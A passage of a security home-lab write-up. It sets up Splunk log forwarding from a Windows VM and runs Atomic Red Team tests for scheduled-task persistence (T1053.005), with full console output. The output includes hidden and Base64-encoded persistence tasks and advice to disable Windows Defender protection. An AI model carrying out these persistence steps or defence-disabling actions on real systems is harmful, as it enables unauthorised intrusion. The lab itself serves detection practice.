
Screenshot: Sysmon logs visible in Windows

4. Splunk Universal Forwarder Setup

The Splunk Universal Forwarder was installed on the Windows Server to route system and Sysmon logs back to the centralized Splunk instance on Kali Linux.

Step 1: Install Universal Forwarder

The application package was executed and successfully installed on the Windows machine.



```

C:\Program Files\SplunkUniversalForwarder\bin>splunk add forward-server 10.0.2.3:9997
10.0.2.3:9997 forwarded-server already present

C:\Program Files\SplunkUniversalForwarder\bin>
C:\Program Files\SplunkUniversalForwarder\bin>splunk list forward-server
Active forwards:
    10.0.2.3:9997
Configured but inactive forwards:
    None

C:\Program Files\SplunkUniversalForwarder\bin>splunk list monitor
Monitored Directories:
    $SPLUNK_HOME\var\log\splunk
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\audit.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\audit_v2.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\btool.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\conf.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\first_install.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\health.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\license_usage.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\mergebuckets.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\mongod.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\mongod_upgrade.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\remote_searches.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\scheduler.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\search_messages.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\searchhistory.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\splunkd-utility.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\splunkd_access.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\splunkd_ui_access.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\wlm_monitor.log
    $SPLUNK_HOME\var\log\splunk\configuration_change.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\configuration_change.log
    $SPLUNK_HOME\var\log\splunk\license_usage_summary.log*
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\license_usage_summary.log
    $SPLUNK_HOME\var\log\splunk\metrics.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\metrics.log
    $SPLUNK_HOME\var\log\splunk\splunk_instrumentation_cloud.log*
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\splunk_instrumentation_cloud.log
    $SPLUNK_HOME\var\log\splunk\splunkd.log
        C:\Program Files\SplunkUniversalForwarder\var\log\splunk\splunkd.log
    $SPLUNK_HOME\var\log\watchdog\watchdog.log*
        C:\Program Files\SplunkUniversalForwarder\var\log\watchdog\watchdog.log
    $SPLUNK_HOME\var\run\splunk\search_telemetry\*search_telemetry.json
    $SPLUNK_HOME\var\spool\splunk\tracker.log*
        C:\Program Files\SplunkUniversalForwarder\var\spool\splunk\tracker.log
Monitored Files:
    $SPLUNK_HOME\etc\splunk.version
C:\Program Files\SplunkUniversalForwarder\bin>

```

Step 2: Configure **outputs.conf**

I have Configured output.conf file to send logs to Kali:The **outputs.conf** file in Splunk Universal Forwarder is used to define the destination Splunk server (indexer) where the collected logs will be forwarded. In this lab, the configuration was performed on the Windows virtual machine to send logs to the Splunk server running on the Kali Linux machine.

The configuration was set as follows:


[tcpout]

defaultGroup = default-autolb-group

[tcpout:default-autolb-group]

server = 10.0.2.3:9997

[tcpout-server://10.0.2.3:9997]



Screenshot:outputs.conf file

After configuring the file, the Splunk Universal Forwarder was restarted to apply the changes. This enables the forwarder to actively send collected logs (such as Sysmon and Windows Event Logs) to the Splunk server for centralized analysis.

To verify the forwarding path was active, the following command was used:

splunk list forward-server

```
C:\Program Files\SplunkUniversalForwarder\bin>splunk list forward-server
Active forwards:
    10.0.2.3:9997
Configured but inactive forwards:
    None
```

Screenshot: splunk list forward-server showing Active forwards

The output confirmed that the forward server was configured and active, indicating successful communication between the Windows forwarder and the Kali Splunk server.

Step 3: Configure **inputs.conf**

The `inputs.conf` file is a critical configuration file in Splunk Universal Forwarder, used to define which data sources should be monitored and forwarded to the Splunk server. In this lab, the configuration was performed on the Windows virtual machine where the Splunk Universal Forwarder is installed.

To edit the configuration file, the following command was executed:

```
notepad "C:\Program Files\SplunkUniversalForwarder\etc\system\local\inputs.conf"
```

This opened the `inputs.conf` file in Notepad, allowing manual configuration of log sources.

Inside the file, Windows Event Logs and Sysmon logs were enabled by adding the following entries:

Correct configuration:


[WinEventLog://Microsoft-Windows-Sysmon/Operational]

disabled = 0

index = wineventlog

renderXml = true

sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational




These configurations ensure that important system logs, including security events and Sysmon-generated logs, are actively monitored and forwarded to the Splunk server for analysis.

[illegible]

To verify that the configured inputs were correctly applied, the command `splunk btool inputs list --debug` was executed. This command displays all active inputs along with their configuration source, **confirming that the forwarder is successfully monitoring the specified log sources.**

The `wineventlog` index was successfully created in Splunk and verified by receiving Sysmon events forwarded from the Windows Server via Universal Forwarder.




Step 5: Log Verification in Splunk

Logs from Windows Server were successfully received in Splunk.

Search query:

index=*



Screenshot: Sysmon logs visible in Splunk

6. Atomic Red Team Setup

In this lab, the Atomic Red Team framework was installed and configured on the Windows virtual machine to simulate real-world adversary techniques in a controlled environment. This framework helps in generating security events that can be detected using tools like Sysmon and Splunk.

Step 1: Set Execution Policy

To allow PowerShell scripts to run temporarily in the current session, the execution policy was modified using the following command:

Set-ExecutionPolicy Bypass -Scope Process -Force

This setting allows script execution only for the current session and does not permanently modify system security settings.

Step 2: Install Atomic Red Team Module

The Atomic Red Team PowerShell module was installed using:

Install-Module -Name Invoke-AtomicRedTeam -Force

This module provides a collection of predefined adversary simulation tests mapped to MITRE ATT&CK techniques.

Step 3: Import Module

After installation, the module was imported into the current PowerShell session:

Import-Module Invoke-AtomicRedTeam


This makes the Atomic Red Team commands available for use.

Step 4: Verify Installation

To verify that the module was successfully installed and available, the following command was executed:

Get-Command Invoke-AtomicTest

The successful output confirmed that the Atomic Red Team module was properly installed and ready for use.



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Set-ExecutionPolicy Bypass -Scope Process -Force
PS C:\Users\Administrator> Install-Module -Name Invoke-AtomicRedTeam -Force
PS C:\Users\Administrator> Import-Module Invoke-AtomicRedTeam
PS C:\Users\Administrator> Get-Command Invoke-AtomicTest

CommandType      Name
-----
Function         Invoke-AtomicTest
Version          2.3.0
Source           Invoke-AtomicRedTeam

PS C:\Users\Administrator>
```

Screenshot: PowerShell showing module imported

7. Attack Simulation & Detection

Attack 1: T1053.005 – Scheduled Task

In this lab exercise, a Scheduled Task persistence technique (MITRE ATT&CK T1053.005) was simulated using the Atomic Red Team framework in a Windows virtual machine. This technique is commonly used by adversaries to maintain persistence on a compromised system by creating scheduled tasks that execute malicious commands or scripts.

◆ Attack Command

Invoke-AtomicTest T1053.005

```
PS C:\Users\Administrator> Invoke-AtomicTest T1053.005 -ShowDetailsBrief
PathToAtomicFolder = C:\AtomicRedTeam\atomics

T1053.005-1 Scheduled Task Startup Script
T1053.005-2 Scheduled task Local
T1053.005-3 Scheduled task Remote
T1053.005-4 Powershell Cmdlet Scheduled Task
T1053.005-5 Task Scheduler via VBA
T1053.005-6 WMI Invoke-CimMethod Scheduled Task
T1053.005-7 Scheduled Task Executing Base64 Encoded Commands From Registry
T1053.005-8 Import XML Schedule Task with Hidden Attribute
T1053.005-9 Powershell Modify A Scheduled Task
T1053.005-10 Scheduled Task ("Ghost Task") via Registry Key Manipulation
T1053.005-11 Scheduled Task Persistence via Compngmt.msc
T1053.005-12 Scheduled Task Persistence via Eventviewer.msc
PS C:\Users\Administrator> Invoke-AtomicTest T1053.005 -CheckPrereqs
PathToAtomicFolder = C:\AtomicRedTeam\atomics

CheckPrereq's for: T1053.005-1 Scheduled Task Startup Script
Prerequisites met: T1053.005-1 Scheduled Task Startup Script
CheckPrereq's for: T1053.005-2 Scheduled task Local
Prerequisites met: T1053.005-2 Scheduled task Local
CheckPrereq's for: T1053.005-3 Scheduled task Remote
Prerequisites met: T1053.005-3 Scheduled task Remote
CheckPrereq's for: T1053.005-4 Powershell Cmdlet Scheduled Task
Prerequisites met: T1053.005-4 Powershell Cmdlet Scheduled Task
CheckPrereq's for: T1053.005-5 Task Scheduler via VBA
Prerequisites not met: T1053.005-5 Task Scheduler via VBA
[*] Microsoft Word must be installed

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1053.005-6 WMI Invoke-CimMethod Scheduled Task
Prerequisites met: T1053.005-6 WMI Invoke-CimMethod Scheduled Task
CheckPrereq's for: T1053.005-7 Scheduled Task Executing Base64 Encoded Commands From Registry
Prerequisites met: T1053.005-7 Scheduled Task Executing Base64 Encoded Commands From Registry
CheckPrereq's for: T1053.005-8 Import XML Schedule Task with Hidden Attribute
Prerequisites met: T1053.005-8 Import XML Schedule Task with Hidden Attribute
CheckPrereq's for: T1053.005-9 Powershell Modify A Scheduled Task
Prerequisites met: T1053.005-9 Powershell Modify A Scheduled Task
CheckPrereq's for: T1053.005-10 Scheduled Task ("Ghost Task") via Registry Key Manipulation
Prerequisites not met: T1053.005-10 Scheduled Task ("Ghost Task") via Registry Key Manipulation
[*] PsExec tool from Sysinternals must exist in the ExternalPayloads directory
[*] GhostTask.exe tool from netero101 must exist in the ExternalPayloads directory. This tool may be quarantined by windows defender; disable windows defender real-time protection to fix it or add the ExternalPayloads directory to the "Add-MpPreference -ExclusionPath "C:\AtomicRedTeam\atomics\...\ExternalPayloads""

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1053.005-11 Scheduled Task Persistence via Compngmt.msc
Prerequisites met: T1053.005-11 Scheduled Task Persistence via Compngmt.msc
CheckPrereq's for: T1053.005-12 Scheduled Task Persistence via Eventviewer.msc
Prerequisites met: T1053.005-12 Scheduled Task Persistence via Eventviewer.msc
PS C:\Users\Administrator> Invoke-AtomicTest T1053.005
PathToAtomicFolder = C:\AtomicRedTeam\atomics

Executing test: T1053.005-1 Scheduled Task Startup Script
SUCCESS: The scheduled task "T1053.005_OnLogon" has successfully been created.
```

```

Prerequisites met: T1053.005-12 Scheduled Task Persistence via Eventviewer.msc
PS C:\Users\Administrator> Invoke-AtomicTest T1053.005
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1053.005-1 Scheduled Task Startup Script
SUCCESS: The scheduled task "T1053.005_OnLogon" has successfully been created.
SUCCESS: The scheduled task "T1053_005_OnStartup" has successfully been created.
Exit code: 0
Done executing test: T1053.005-1 Scheduled Task Startup Script
Executing test: T1053.005-2 Scheduled task Local
SUCCESS: The scheduled task "spawn" has successfully been created.
Exit code: 0
Done executing test: T1053.005-2 Scheduled task Local
Executing test: T1053.005-3 Scheduled task Remote
ERROR: No mapping between account names and security IDs was done.
Exit code: 1
Done executing test: T1053.005-3 Scheduled task Remote
Executing test: T1053.005-4 Powershell Cmdlet Scheduled Task
TaskPath TaskName State
-----
\ AtomicTask Ready
Exit code: 0
Done executing test: T1053.005-4 Powershell Cmdlet Scheduled Task
Executing test: T1053.005-5 Task Scheduler via VBA
New-Object : Retrieving the COM class factory for component with CLSID {00000000-0000-0000-0000-000000000000} failed
due to the following error: 80040154 Class not registered (Exception from HRESULT: 0x80040154 (REGDB_E_CLASSNOTREG)).
At line:70 char:12
+ $app = New-Object -ComObject "$officeProduct.Application"
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [New-Object], COMException
+ FullyQualifiedErrorId : NoCOMClassIdentified,Microsoft.PowerShell.Commands.NewObjectCommand

New-Item : The registry key at the specified path does not exist.
At line:73 char:34
+ if (-not (Test-Path $key)) { New-Item $key }
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (HKEY_CURRENT_US...oft\Office\Word:String) [New-Item], ArgumentExceptio
n
+ FullyQualifiedErrorId : System.ArgumentException,Microsoft.PowerShell.Commands.NewItemCommand

Set-ItemProperty : Cannot find path 'HKCU:\Software\Microsoft\Office\Word\Security\' because it does not exist.
At line:74 char:5
+ Set-ItemProperty -Path $key -Name 'AccessVBOM' -Value 1
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (HKCU:\Software\...\Word\Security\:String) [Set-ItemProperty], ItemNotFo
undException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetItemPropertyCommand

You cannot call a method on a null-valued expression.
At line:84 char:9
+ $doc = $app.Documents.Add()
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : InvokeMethodOnNull

You cannot call a method on a null-valued expression.
At line:89 char:5

```



```

+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : NullReferenceException

Exception calling "ReleaseComObject" with "1" argument(s): "Object reference not set to an instance of an object."
At line:96 char:5
+ [System.Runtime.InteropServices.Marshal]::ReleaseComObject($app) ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : NullReferenceException
Exit code: 0
Done executing test: T1053.005-5 Task Scheduler via VBA
Executing test: T1053.005-6 WMI Invoke-CimMethod Scheduled Task
cmdletOutput
-----
MSFT_ScheduledTask (TaskName = "T1053_005_WMI", TaskPath = "\\")
Exit code: 0
Done executing test: T1053.005-6 WMI Invoke-CimMethod Scheduled Task
Executing test: T1053.005-7 Scheduled Task Executing Base64 Encoded Commands From Registry
The operation completed successfully.
SUCCESS: The scheduled task "ATOMIC-T1053.005" has successfully been created.
Exit code: 0
Done executing test: T1053.005-7 Scheduled Task Executing Base64 Encoded Commands From Registry
Executing test: T1053.005-8 Import XML Schedule Task with Hidden Attribute
cmdletOutput
-----
MSFT_ScheduledTask (TaskName = "atomic red team", TaskPath = "\\")
Exit code: 0
Done executing test: T1053.005-8 Import XML Schedule Task with Hidden Attribute
Executing test: T1053.005-9 PowerShell Modify A Scheduled Task
TaskPath      TaskName      State
-----
\              AtomicTaskModified Ready
\              AtomicTaskModified Ready
Exit code: 0
Done executing test: T1053.005-9 PowerShell Modify A Scheduled Task
Executing test: T1053.005-10 Scheduled Task ("Ghost Task") via Registry Key Manipulation
The filename, directory name, or volume label syntax is incorrect.
Exit code: 1
Done executing test: T1053.005-10 Scheduled Task ("Ghost Task") via Registry Key Manipulation
Executing test: T1053.005-11 Scheduled Task Persistence via CompMgmt.msc
The operation completed successfully.
SUCCESS: The scheduled task "CompMgmtBypass" has successfully been created.
Let's open the Computer Management console now...
Exit code: 0
Done executing test: T1053.005-11 Scheduled Task Persistence via CompMgmt.msc
Executing test: T1053.005-12 Scheduled Task Persistence via Eventviewer.msc
The operation completed successfully.
SUCCESS: The scheduled task "EventViewerBypass" has successfully been created.
Let's run the schedule task ...
SUCCESS: Attempted to run the scheduled task "EventViewerBypass".
Exit code: 0
Done executing test: T1053.005-12 Scheduled Task Persistence via Eventviewer.msc
PS C:\Users\Administrator>

```


Screenshot: PowerShell execution

◆ VERIFY ATTACK:

```
